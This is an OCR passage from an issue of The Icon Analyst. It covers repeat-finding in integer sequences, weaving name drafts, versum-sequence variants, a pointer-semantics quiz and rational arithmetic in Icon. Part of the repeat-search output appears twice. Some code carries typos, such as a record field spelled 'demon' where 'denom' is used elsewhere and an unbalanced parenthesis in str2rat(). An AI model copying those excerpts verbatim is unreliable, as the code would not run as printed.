trial segment: [3,5,1]
extension: [3,5,1,3,5,1,3,5,1,3,5,1,3,5,1,3,5,1,3,5,1,3] no match
…
trial segment: [3,5,1,1,3,5,3,1]
extension: [3,5,1,1,3,5,3,1,3,5,1,1,3,5,3,1,3,5,1] no match
trial segment: [3,5,1,1,3,5,3,1,1]
extension: [3,5,1,1,3,5,3,1,1,3,5,1,1,3,5,3,1,1,3] no match

attempt to find repeat failed

moving initial term to pre-periodic part

pre-periodic part: [1,10,3]
remaining terms: [5,1,1,3,5,3,1,1,10,1,1,3,5,3,1,1,10,1]

searching for repeat

trial segment: [5]
extension: [5,5,5,5,5,5,5,5,5,5,5,5,5,5,5,5,5,5,5,5] no match
trial segment: [5,1]
extension: [5,1,5,1,5,1,5,1,5,1,5,1,5,1,5,1,5,1,5,1] no match
trial segment: [5,1,1]
extension: [5,1,1,5,1,1,5,1,1,5,1,1,5,1,1,5,1,1,5,1] no match
…
trial segment: [5,1,1,3,5,3,1,1]
extension: [5,1,1,3,5,3,1,1,5,1,1,3,5,3,1,1,5,1] no match
trial segment: [5,1,1,3,5,3,1,1,10]
extension: [5,1,1,3,5,3,1,1,10,5,1,1,3,5,3,1,1,10] no match

attempt to find repeat failed

Figure 1 (continued). Finding a Repeat

```
moving initial term to pre-periodic part

pre-periodic part:  [1,10,3]
remaining terms:    [5,1,1,3,5,3,1,1,10,1,1,3,5,3,1,1,10,1]

searching for repeat

trial segment:      [5]
extension:          [5,5,5,5,5,5,5,5,5,5,5,5,5,5,5,5,5]                    no match
trial segment:      [5,1]
extension:          [5,1,5,1,5,1,5,1,5,1,5,1,5,1,5,1,5]                    no match
trial segment:      [5,1,1]
extension:          [5,1,1,5,1,1,5,1,1,5,1,1,5,1,1,5,1]                    no match
                    …
trial segment:      [5,1,1,3,5,3,1,1]
extension:          [5,1,1,3,5,3,1,1,5,1,1,3,5,3,1,1,5,1]                  no match
trial segment:      [5,1,1,3,5,3,1,1,10]
extension:          [5,1,1,3,5,3,1,1,10,5,1,1,3,5,3,1,1,10]                no match

attempt to find repeat failed

moving initial term to pre-periodic part

pre-periodic part:  [1,10,3,5]
remaining terms:    [1,1,3,5,3,1,1,10,1,1,3,5,3,1,1,10,1]

searching for repeat

trial segment:      [1]
extension:          [1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1]                    no match
trial segment:      [1,1]
extension:          [1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1]                    no match
trial segment:      [1,1,3]
extension:          [1,1,3,1,1,3,1,1,3,1,1,3,1,1,3,1,1]                    no match
trial segment:      [1,1,3,5]
extension:          [1,1,3,5,1,1,3,5,1,1,3,5,1,1,3,5,1]                    no match
trial segment:      [1,1,3,5,3]
extension:          [1,1,3,5,3,1,1,3,5,3,1,1,3,5,3,1,1]                    no match
trial segment:      [1,1,3,5,3,1]
extension:          [1,1,3,5,3,1,1,1,3,5,3,1,1,1,3,5,3]                    no match
trial segment:      [1,1,3,5,3,1,1]
extension:          [1,1,3,5,3,1,1,1,1,3,5,3,1,1,1,1,3]                    no match
trial segment:      [1,1,3,5,3,1,1,10]
extension:          [1,1,3,5,3,1,1,10,1,1,3,5,3,1,1,10,1]                  match

found repeat

pre-periodic part:  [1,10,3,5]
repeat:             [1,1,3,5,3,1,1,10]

done
```

Figure 1 (concluded). Finding a Repeat

As we mentioned earlier, the problem of finding a repeat is not well defined. The procedure may fail to find a repeat because there are not enough terms. More serious, perhaps, is a "false positive" in which a potential repeat is found but it is not a repeat in a longer portion of the entire sequence.

Neither of these problems can be avoided altogether, so it is well to treat the results with reservations.

Performance Issues

A brute-force approach like this can be very slow, especially for long sequences in which no repeat is found. As mentioned earlier, this may occur even when there is a repeat if the sequence given does not have enough terms. This is a caution

to the user to provide an adequate numbers of terms. The downside of this is that if there is no repeat, the procedure takes even longer.

If you look at Figure 1, you no doubt will see ways to improve the performance of the procedure. Suggestions are welcome. Send e-mail to

icon-analyst@cs.arizona.edu

Hidden in the library code is a source of inefficiency that has nothing to do with repeater(). The procedure lequiv() is designed to handle lists in their most general form, in which list elements can be of any type, included structures:

```
procedure lequiv(x,y)
   local i

   if x === y then return y
   if type(x) == type(y) == "list" then {
      if *x ~= *y then fail
      every i := 1 to *x do
         if not lequiv(x[i], y[i]) then fail
      return y
     }
end
```

For lists of numbers, this generality is not needed and the following somewhat faster procedure will do:

```
procedure seqequiv(seq1, seq2)
   local i

      every i := 1 to *seq1 do
         if seq1[i] ~= seq2[i] then fail

      return seq2

end
```

This improvement is, of course, minor compared to the combinatorial nature of the problem.

Reference

1. "A Weaving Language", Icon Analyst 51, pp. 5-11.

Downloading Icon Material

Implementations of Icon are available for downloading via FTP:

ftp.cs.arizona.edu (cd /icon)

Name Drafting

Many handweavers simply weave from the large number of drafts that are available in books and magazines about weaving. These weavers may make minor modifications, but the designs they weave are the creations of others.

The measure of "real" handweavers is the desire and ability to create their own designs.

Weavers who have woven only from the drafts of others often come to the point where they want to design their own drafts — to become "real" handweavers. But how to start?

A type of weaving known as *name drafting* often is recommended for this situation. (Name drafting also is known as name code drafting, code drafting, commemorative drafting, and personalized design.)

Although name drafting is naive in concept, as you'll see, it does provide an easy bridge between copying the work of others and creating new designs.

Mapping Strings into Draft Sequences

The basic idea is simple: A string — a word, or more often, a phrase or sentence — is coded to make shaft and treadling sequences. Such drafts usually are treadled as draw in, with the same sequence used for both the threading and treadling, so we'll just refer to threading sequences here.

The coding assigns a shaft number to each character of the selected string. Although any method of associating shafts with characters could be used, only a few appear in the literature [1-6] and weavers generally are instructed to use one of these. Three codings that commonly are used for four shafts are:

ABCDEFG	shaft 1
HIJKLMN	shaft 2
OPQRSTU	shaft 3
VWXYZ	shaft 4
ABCDEF	shaft 1
GHIJKL	shaft 2
MNOPQR	shaft 3
STUVWXYZ	shaft 4
AEIMQUY	shaft 1
BFJNRVZ	shaft 2
CGKOSW	shaft 3
DHLPTX	shaft 4

Using a specified coding formula is an example of the dominating role of rote among unsophisticated weavers. It also is telling that only letters are considered and that upper- and lowercase letters always are taken to be equivalent. This is akin to the problem of a person who is not familiar with computing and has trouble with the fact that a blank is just a much character as X. Surprisingly, to this day this problem exists with beginning computer science students.

One problem in choosing a mapping between characters and shaft numbers is whether some shafts will be underutilized or not used at all. There are strong statistical patterns in the frequency in which characters appear in written text (usually considered only in terms of letters). Average frequencies vary with the subject and the language. It's well known that in English, e is the most commonly used letter and q and z are the least.

Letter frequency is an important aspect of some kinds of cryptography and we'll discuss it in more detail in that context in an upcoming article.

The mapping can be chosen to try to balance shaft usage, but any predefined mapping can be defeated by a particular string — not to mention the fact that the string chosen may not contain as many different characters as there are shafts to be used. In practice, strings are chosen to work around such problems.

Modifying Sequences for Weaving

Name drafts usually employ a kind of weaving called *overshot* [7-8] in which a pattern is woven over a background texture. A technical requirement of overshot is that the shaft numbers alternate between odd and even. This problem is solved by adding "incidentals" where necessary to break odd and even pairs that arise from the coding.

The result usually is better if this is done in a systematic way. OddEvenPDCO{} in Icon Analyst 55 [9] works nicely (and corresponds to what name drafters usually do, although the directions for doing it are often are given on a case-by-case basis and fail to reveal a general method). The idea is simple: When a prohibited pair occurs, insert a shaft number one greater than the first member of the pair, wrapping around where necessary using shaft arithmetic (see the article that starts on page 1).

Thus, for four shafts, the sequence

1, 1, 2, 3, 4, 4, 3, 3, 1

becomes

1, 2, 1, 2, 3, 4, 1, 4, 3, 4, 3, 4 1

In practice, weavers often make other modifications to produce more attractive weaves after small trial weaves (called samples). We won't get into that here, since there is no system to it.

Implementing Name Drafting

To implement name drafting, we generalized the conventional interpretation of characters to

The Icon Analyst

Ralph E. Griswold, Madge T. Griswold,
and Gregg M. Townsend
Editors

The Icon Analyst is published six times a year. A one-year subscription is $25 in the United States, Canada, and Mexico and $35 elsewhere. To subscribe, contact

Icon Project
Department of Computer Science
The University of Arizona
P.O. Box 210077
Tucson, Arizona 85721-0077
U.S.A.

voice: (520) 621-6613

fax: (520) 621-4246

Electronic mail may be sent to:

icon-analyst@cs.arizona.edu

THE UNIVERSITY OF
ARIZONA
TUCSON ARIZONA

and

Bright Forest Publishers
Tucson Arizona

include all characters, not just letters. Making upper- and lowercase letters equivalent or disregarding some characters is done by applying an appropriate function to the chosen string. For example,

```
string := map(string)
```

maps uppercase letters to lowercase ones, leaving all other characters unchanged. There are many other relevant uses of map(), including transpositions [10].

Other functions may be useful, such as

```
string := cset(string)
```

which removes duplicate characters and puts the results in lexical order.

The Icon program library module strings contains several procedures that may be useful in this context:

compress(s, c) compresses runs of characters in c that occur in s to a single character.

csort(s) sorts the characters of s but does not remove duplicates.

deletec(s, c) deletes characters in c from s.

fchars(s) orders the characters in s according to decreasing frequency of occurrence.

ochars(s) places the unique characters of s in the order in which they first occur.

Procedures can be written to produce various other effects, including adapting the mapping to the string chosen to balance shaft usage.

The next step is to assign a positive integer to each distinct character of the string. Here's a procedure. Note that it assigns integers in the order in which characters occur.

```
procedure shaftmap(s)
   local j, map_table

   map_table := table()

   j := 0

   every /map_table[!s] := (j +:= 1)

   return map_table

end
```

The table returned then can be used for the actual mapping. Notice that at this point, the result is independent of the number of shafts. When the draft is created, shaft arithmetic is applied to bring the values in range.

The mapping table then can be applied to any string. This procedure generates the shaft numbers:

```
procedure genshafts(s, tbl)

   suspend tbl[!s]

end
```

The two processes can be combined:

```
procedure genmapshafts(s1, s2)

   suspend genshafts(s1, shaftmap(s2))

end
```

Other Aspects of Name Drafting

Name drafts usually are reflected about their centers to add symmetry and increase the visual appeal of the resulting weaves.

As mentioned earlier, name drafting usually is done using an overshot weave. In overshot weaves, the tie-up usually is a twill, which, in its simplest form, produces a diagonal surface effect as shown in Figure 1.




Figure 1. A Twill

The particular twill tie-up used may have a dramatic effect on a weave produced by a name draft. We don't have space here to explore twills, but we'll get to them in a later article.

Name Drafting in Perspective

Certainly name drafting is an *ad hoc* mechanism for producing threading and treadling sequences. Other mechanisms are easy to imagine. In fact, one of the main subjects we'll treat in upcoming issues of the Analyst is drafting based on integer sequences. Name drafting is just one way of getting an integer sequence. See the article **Shaft Arithmetic** that begins on page 1 for examples.

To weavers, however, name drafting can serve a real purpose, which is indicated by the alternative term "commemorative drafting". The string chosen may have a meaning that is personal to the weaver, resulting in a weave embodying this mean-

ing. This aspect of name drafting is sometimes forgotten, however. A recent article on name drafting [6] described the author's attempts to find a phrase that produced an attractive weave, finally settling on "The Random House Dictionary" as the result of glancing at a nearby bookshelf. An attractive weave, yes. A special meaning? Hardly (even according to the author).

Next Time

As mentioned above, we'll explore twills in the future issue of the Analyst. In the meantime, we'll leave you with the name-drafted images in Figure 2. Don't try to figure out the strings used. To have any hope of deciphering a name draft, you need to know the tie-up used. We'll "reveal all" in the next article.

References

1. *A Handweaver's Notebook*, Helen G. Thorpe, Collier Books, 1956, pp. 153-156.

2. *Master Weaver Library*, S. A. Zielinski, Leclerc, 1979, Vol. 17, pp. 65-67.

3. *The Weaving Book: Patterns and Ideas*, Helene Bress, Scribners, 1981, pp. 227-228, 282, 307, 310.

4. "A New HGA Name Draft", Ena Marston, *Shuttle, Spindle and Dyepot*, Number 47, Summer 1981, pp. 43-45.

5. "Commemorate with a Name Draft", Norma Smayda, *Shuttle, Spindle and Dyepot*, Number 91, Summer 1992, pp. 43-45.

6. "How to Weave Name Drafts", Christina Hammel, *Handwoven*, November/December 1997, pp. 35-37.

7. *Learning to Weave*, Deborah Chandler, Interweave Press, 1995, pp. 191-198.

8. *The Complete Book of Drafting for Handweavers*, Madelyn van der Hoogt, Shuttle Craft Books, 1994, 39-51.

9. "Operations on Sequences, Icon Analyst 55, pp. 10-13.

10. *The Icon Programming Language*, 3rd edition, Ralph E. Griswold and Madge T. Griswold, Peer-to-Peer, Inc., 1996, pp. 237-245.




Figure 2. Weaves from Name Drafts

Variations on Versum Sequences

There have been 18 Analyst articles on versum sequences, those sequences that result from repeatedly adding the reversal of a number to itself [1-18]. It's been a year since the last article, not because we lack material but because we had other things to cover and thought a respite from versum sequences was in order.

This article doesn't include anything from our older unpublished versum material but rather introduces some variations on the reverse-addition process.

One variation is characterized by "reverse, add, and then add *j*" where *j* is a fixed integer. For example, with the seed 196, adding 7 produces this sequence:

894	1279101088
1399	10080120816
11337	71882228824
84655	114764457648
140310	961518925066
153358	1622048740242
1006716	4042527142510
7182724	4194944394921
11455548	5489878889842
96010966	7979767679694
162912042	12949535359498
403131310	102444888954426
416262621	726904777398634
542525242	1163798554808268
785050494	9791883113781886
	…

The procedure versumseq(i) from the genrfncs module of the Icon program library was originally designed to generate the ordinary versum sequence. It can easily be generalized to take j as a second argument:

```
procedure versumseq(i, j)
   /i := 196
   /j := 0
   repeat {
      i +:= reverse(i) + j
      suspend i
      }
end
```

Note that i defaults to the infamous 196, while j defaults to 0, so that if the second argument in a call of versumseq() is omitted, the ordinary versum sequence is generated.

There are seveal questions we might ask about this generalization to versum sequences:

- How do such sequences depend on the value of *j*?
- What happens if *j* is negative?
- Do such sequences contain palindromes in the fashion of regular versum sequences?

One of the featured sequences in *The Encyclopedia of Integer Sequences* [19] <1> is characterized by "reverse, add, then sort" (RATS). For example, starting with the seed 1, the sequence is:

2	12333445
4	66666677
8	133333444
16	556667777
77	1233334444
145	5566667777
668	12333334444
1345	55666667777
6677	123333334444
13444	556666667777
55778	1233333334444
133345	5566666667777
666677	12333333334444
1333444	55666666667777
5567777	123333333334444
	…

A procedure to generate such sequences is simple:

```
procedure ratsseq(i)
   /i := 196
   repeat {
      i +:= reverse(i)
      i := integer(csort(i))
      suspend i
      }
end
```

The procedure csort(), from the strings module of the Icon program library, sorts the characters of a string.

RATS sequences raise all kinds of questions, such as:

- Do they ever contain repdigit terms (terms consisting entirely of one digit)?
- Are terms ever pandigital (containing at least one of every digit except, in this case, 0)?

This procedure can be generalized to allow an optional unary operation to be specified:

```
procedure versumopseq(i, p)

   /i := 196

   /p := csort

   repeat {
      i +:= reverse(i)
      i := integer(p(i))
      suspend i
      }

end
```

A further generalization allows for operations with more than one argument:

```
procedure versumopseq(i, p, args[])

   /i := 196

   /p := ochars

   push(args)            # make room for first argument

   repeat {
      i +:= reverse(i)
      args[1] := args    # make i first argument
      i := integer(p ! args)
      suspend i
      }

end
```

For example, versumopseq(1, rotate, 1) rotates the reversal left one digit and produces the following sequence:

2	219991
4	199034
8	300256
61	522599
77	5178241
541	6069566
866	27291721
5341	109934
7766	498355
44431	522491
78755	167167
345421	289289
699644	2722711
1466401	8949833
5130422	23393311
3707377	47326433
14444501	7888078
49889422	65969651
23883167	16666078
37327391	…

Reduction in the numbers of digits occurs when zeros are shifted into leading positions.

Here we might ask if there is a limit to the size of terms.

Incidentally, procedure versumopseq() subsumes ratsseq(), since versumopseq(i, csort) peforms the required operation.

Note that versumopseq(), as written, does not check that p is a valid operation.

There are many other possible variations on the reverse-addition process, such as adding the number of digits to the result or adding the term number to the result.

But what is the point of all this? There are infinitely many variations. Ordinary versum sequences are of interest because of palindromes. What about the others?

If you look at recent Analyst articles on weaving, you'll see the emergence of sequences as an important tool in drafting interesting weaves. Do versum sequences produce interesting weaves? Do variations on versum sequences produce interesting weaves? In a related question, do the residues of versum sequences yield periodic sequences?

We'll address these question in future articles. For now, we'll leave you with some weaves based on versum sequences, both ordinary and with variations, as shown in Figure 1.

References

1. "The Versum Problem", Icon Analyst 30, pp. 1-4.

2. "The Versum Problem", Icon Analyst 31, pp. 5-12.

3. "Equivalent Versum Sequences", Icon Analyst 32, p. 1-6.

4. "Versum Sequence Mergers", Icon Analyst 33, pp. 6-12.

5. "Versum Base Seeds", Icon Analyst 34, p. 6.

6. "Versum Palindromes", Icon Analyst 34, pp. 6-9.

7. "Versum Numbers", Icon Analyst 35, pp. 5-11.

8. "Versum Predecessors", Icon Analyst 37, pp. 11-15.

9. "Versum Bimorphs", Icon Analyst 39, pp. 10-13.

10. "Versum Factors", Icon Analyst 40, pp. 9-14.

11. "Factors of Versum Numbers", Icon Analyst 43, pp. 9-14.

12. "Versum Numbers as Factors", Icon Analyst 45, pp. 12-16.

13. "Versum Primes", Icon Analyst 46, pp. 12-16.

14. "Assault on Mount Versum", Icon Analyst 47, pp. 1-5.

15. "Assault on Mount Versum", Icon Analyst 48, pp. 7-9.

16. "Versum Deltas", Icon Analyst 49, pp. 6-11.

17. "Versum Deltas", Icon Analyst 50, pp. 7-11.

18. "Generating Versum Numbers", Icon Analyst 51, pp. 16-20.

19. *The Encyclopedia of Integer Sequences*, N. J. A. Sloane and Simon Plouffe, Academic Press, 1995.

Link

1. http://www.research.att.com/~njas/sequences/




Figure 1. Versum Weaves

Answers to Quiz on Pointer Semantics

See Icon Analyst 56, page 17, for the questions.

1.

(a)

```
L :=[]
put(L, L)
```

(b)

```
L1 := []
put(L1, L1)
L2 := [L1]
```


(c) Same as (b) — just drawn differently

(d)


```
L2 := []
L1 := [L2]
put(L2, L2, L1)
```

2.


(a)




(b)



(c)





(d)

In these diagrams, [ ] indicates an empty list.

It's very easy to make mistakes when working with pointers, especially when the structures involve loops.

There's a very useful procedure in the Icon program library for situations like this: ximage(). We described it in detail in an early **From the Library** article [1]. Here's a program that shows the successive structures in question 2(d):

```
link ximage

procedure main()

   L1 := list(5, 1)
   write(ximage(L1))
   write()
   push(L1, [], L1)
   write(ximage(L1))
   write()
   L1[1] := 0
   write(ximage(L1))
   write()
   pull(L1)
   write(ximage(L1))

end
```

The output of this program is:

```
L1 := list(5,1)

L1 := list(7,1)
   L1[1] := L1
   L1[2] := L5 := list(0)

L1 := list(7,1)
   L1[1] := 0
   L1[2] := L5 := list(0)

L1 := list(6,1)
   L1[1] := 0
   L1[2] := L5 := list(0)
```

Note that the output of ximage() is in the form of executable expressions that can be used to build the structures.

Reference

1. "From the Library — Structure Images", Icon Analyst 25, pp. 1-5.

From the Library — Rational Arithmetic

A rational number is just a fraction, the ratio of two integers, p/q, where p and q are integers and $q \neq 0$.

Many numerical computations can be done using floating-point approximations to rational numbers. For example, the value of

```
46368.0 / 75025.0
```

is approximately 0.6180339887, which is quite close to 46368/75025 numerically.

However, you cannot recover 46368/75025 with any certainty from the floating-point value shown above. Several other fractions, such as 121393/196418, give the same floating point value.

For exact computations involving fractions, the Icon program library provides the module rational.

Data Representation

As in all cases like this, it is necessary to provide a standard representation of rational numbers as strings — if only for input and output. The form used for rational numbers consists of two integers separated by slashes and surrounded by parentheses, as in "(46368/75025)". The parentheses isolate rationals in strings from any surrounding string context in which they may be placed. The integers may be signed, as in "(–46368/75025)".

For computation in programs, rational numbers are represented as records:

```
record rational(numer, demon, sign)
```

The sign is 1 or –1 depending on whether the rational number as a whole is positive or negative. Using 1 and –1 allows sign computation by multiplication.

Records for rationals produced by the procedures in rational always are in a canonical form in which the numerator and denominator are positive and reduced to lowest terms (that is, with no common divisor grater than 1). For example, "(6/–14)" is converted to

```
rational(3, 7, –1)
```

The module rational contains the following procedures for converting between types:

rat2str(r)	convert rational to string
str2rat(s)	convert string to rational
rat2real(r)	convert rational to real (floating-point)
real2rat(x)	convert real (floating-point) to rational

There are five procedures for performing rational arithmetic:

addrat(r1, r2)	add rationals
divrat(r1, r2)	divide rationals
mpyrat(r1, r2)	multiply rationals
negrat(r)	form negative of rational
reciprat(r)	form reciprocal of rational

In addition, ratred(r) performs error checking and reduces a rational to its lowest terms.

Problems with Zero

Zero is not allowed as a denominator in rational numbers since division by zero is undefined. A zero denominator may come about from conversion of a string or by division (and, equivalently, forming a reciprocal). If a zero appears for a denominator, a user-defined run-time error occurs.

Zero is allowed as a numerator, but $0/n$ has the same value for all $n \neq 0$. Consequently, if a zero appears for a numerator, rational(0, 1, 1) is produced.

Problems with User-Supplied Rationals

Although the procedures in the module rational always produce values in canonical form, there

is nothing to prevent a user from creating a rational record that is not in canonical form or is erroneous. Possible examples are

```
rational(5, 50, 1)
rational(–5, –2, –1)
rational(0, 0, 1)
rational(2.5, 3.2, 1)
rational(3, 7)
rational("10x", 5, 1)
```

Handling all possible cases is messy. The details are relegated to ratred(), which is called by other procedures in rational to make sure their arguments are legal and in proper form.


Example Procedures

Typical procedures are:

```
procedure addrat(r1, r2)
   local denom, numer, div, sign

   r1 := ratred(r1)
   r2 := ratred(r2)

   denom := r1.denom * r2.denom
   numer := r1.sign * r1.numer * r2.denom +
      r2.sign * r2.numer * r1.denom

   if numer = 0 then return rational(0, 1, 1)

   if numer * demon >= 0 then sign := 1
      else sign := –1

   numer := abs(numer)
   denom := abs(denom)

   div := gcd(numer, denom)

   return rational(numer / div, denom / div, sign)
end

procedure str2rat(s)
   local div, numer, denom, sign

   s ? {
      ="(" &
      numer := integer(tab(upto('/'))) &
      move(1) &
      denom := integer(tab(upto(')'))) &
      pos(–1)
      } | fail

   if denom = 0 then runerr(510, 0))
   if numer = 0 then return rational(0, 1, 1)

   if numer * denom >= 0 then sign := 1
      else sign := –1

   numer := abs(numer)
   denom := abs(denom)

   div := gcd(numer, denom)

